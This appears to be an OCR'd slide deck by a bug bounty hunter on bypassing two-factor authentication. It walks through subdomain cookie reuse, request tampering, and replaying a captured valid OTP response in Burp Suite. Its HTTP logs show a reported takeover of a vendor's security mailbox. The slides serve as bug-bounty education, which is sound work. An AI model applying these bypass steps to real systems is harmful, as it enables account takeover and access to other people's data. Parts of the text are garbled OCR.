2FA Bypass

MFA and misconfiguration

WHO AM I?

- -PENTRARTION TESTER
- -BUG BOUNTY HUNTER
- -ADMIN OF KONG CYBER SECURITES

What is 2FA?

2 FACTOR AUTHENTICATION IS METHOD OF UTILIZING A HANDHELD DEVICE AS AN AUTHENTICATOR FOR ONLINE PORTALS

Methods to bypass 2FA

SESSION MANAGEMENT

REQUEST MANIPULATION


RESPONSE MANIPULATION



REQUIREMENTS

Chrome browser, Cookie Editor

Sub-domain to domain bypass



1. SITE.COM HAVE 2FA ENABLED BUT NOT VULNERABLE FOR SESSION ISSUE


4. IMPORT COOKIES OF SUB.SITE.COM AND

2. SUB.SITE.COM IS VULNERABLE FOR SESSION ISSUE

5. CHANGE THE VALUE OF SUB.SITE.COM TO SITE.COM TO ABUSE MAIN DOMAIN

3.EXPORT THE COOKIES FOR SUB.SITE.COM AFTER LOGIN

Refresh page!!!




Request manipulation




BURPSUITE & FIREFOX IS YOUR FRIEND

CAPTURE REQUEST WHERE WE GET OTP FROM SERVER

OBSERVE REQUEST AND MODIFY IT





Response manipulation to desk hacking (2FA)

REGISTER WITH VALID ACCOUNT TO GET VALID RESPONSE, USE ANY TEST ACCOUNT

CAPTURE REQUEST AFTER PUTTING OTP

GO TO BURPSUITE> DO INTERCEPT > RESPONSE TO THIS REQUEST

COPY OLD RESPONSE WHICH IS VALID WHICH WE GENRATED FOR TEST ACCOUNT



Please verify your email

We've sent you a six digit verification PIN at security@:...com Edit



Didn't receive the pin? Resend PIN

Verify

STOKEN=15666756393976ElockClaimToken=15666756393976uainIo=device-type%31
)5a57d652506theme=%7B%22name%22%3A%22light%22%2C%22colors%22%3A%7B%22bra
:0C%00presence-away%00%3A%00%03F6A603%00%00presence-affline%00%3A%00%
)%00%0C%00border%00%3A%00%00%ElElEl%00%0C%00meam-pwatcher-bg%00%0A%00%00%

tve%22%3A%22%23008f			NZZNSANZZNZSFFFFFFNZZNS
3A422423FF615B4221	Send to Spider		3A122123D74E4912212C12
	Do an active scan		
', "trackingId"; "ack	Send to Intruder	Ctrl+l	:50"}
	Send to Repeater	Ctrl+R	
	Send to Sequencer		
	Send to Comparer		
	Send to Decoder		
	Request in browser	Þ	
	Engagement tools	F	
	Change request method		
	Change body encoding		
	Copy URL		
	Copy as curl command		
	Copy to file		
	Paste from file		
	Save item		
	Don't intercept requests	F	
	Do intercept	P	Response to this request
	Convert selection	le:	
	UKL-encode as you type		
	Out	OtdiX	
	Copy	Ctrl+C	
	Peate	Otrl+V	

HTTP/1.1 400 Bad Request

Date: Sat, 24 Aug 2019 19:48:16 GMT

Content-Type: application/json; charset=utf-8

Content-Length: 70

Connection: close

Access-Control-Allow-Origin: http://

Vary: Origin

Access-Control-Allow-Credentials: true

Vary: Origin

X-Proteus-RemoteError: true

Server: Jetty (9.4.z-SNAPSHOT)

("error": "IllegalArgumentException", "message": "authentication_failed")

response

Raw Headers Hex HTTP/1.1 200 OK Date: Sat, 24 Aug 2 Content-Type: appli

Date: Sat, 24 Aug 2019 19:47:15 GMT

Content-Type: application/json; charset=utf-8

Content-Length: 283

Connection: close

Access-Control-Allow-Origin: https://auth.flock.com

Vary: Origin

Access-Control-Allow-Credentials: true

Vary: Origin

Vary: Accept-Encoding, User-Agent

Server: Jetty (9.4.z-SNAPSHOT)

("token": ("token": "ctgjt0zzyt0hyzuvcjcmc0mhcyyyymcw", "expirationHsec": 2039716035033), "teams": [], "isF: e, "accountVersion": 0, "createdOn": 1566666402000, "accountId": 2372630, "isGoogleAppDomain": false, "showPartrue, "showProfileScreen": true, "showProfileScreen": true, "showProfileScreen": true, "showInviteScreen": false)



HTTP/1.1 200 OK

Date: Sat, 24 Aug 2019 19:47:15 GMT

Content-Type: application/json;charset=utf-8

Content-Length: 283

Connection: close

Access-Control-Allow-Origin: https://

Vary: Origin

Access-Control-Allow-Credentials: true

Vary: Origin

Vary: Accept-Encoding, User-Agent

Server: Jetty(9.4.z-SNAPSHOT)

("token": ("token": "ctgjtOzzytOhyzuwcjcmcOmhcyyyymcw", "expirationMsec": 2039716035033), "teams": [] howProfileScreen":true, "showInviteScreen":false)



Looks like we have already met

Signed in as security@


We noticed that the last time you saw us, you were trying to setup your team with us.

Continue team setup

This is how bypass works and leads to giant problem

I WAS ABLE TO SIGN IS AS THEIR SECURITY MAIL

ABLE TO VIEW ALL BUG REPORTS
AND REPLY TOO



Thank you

-Aditya Shende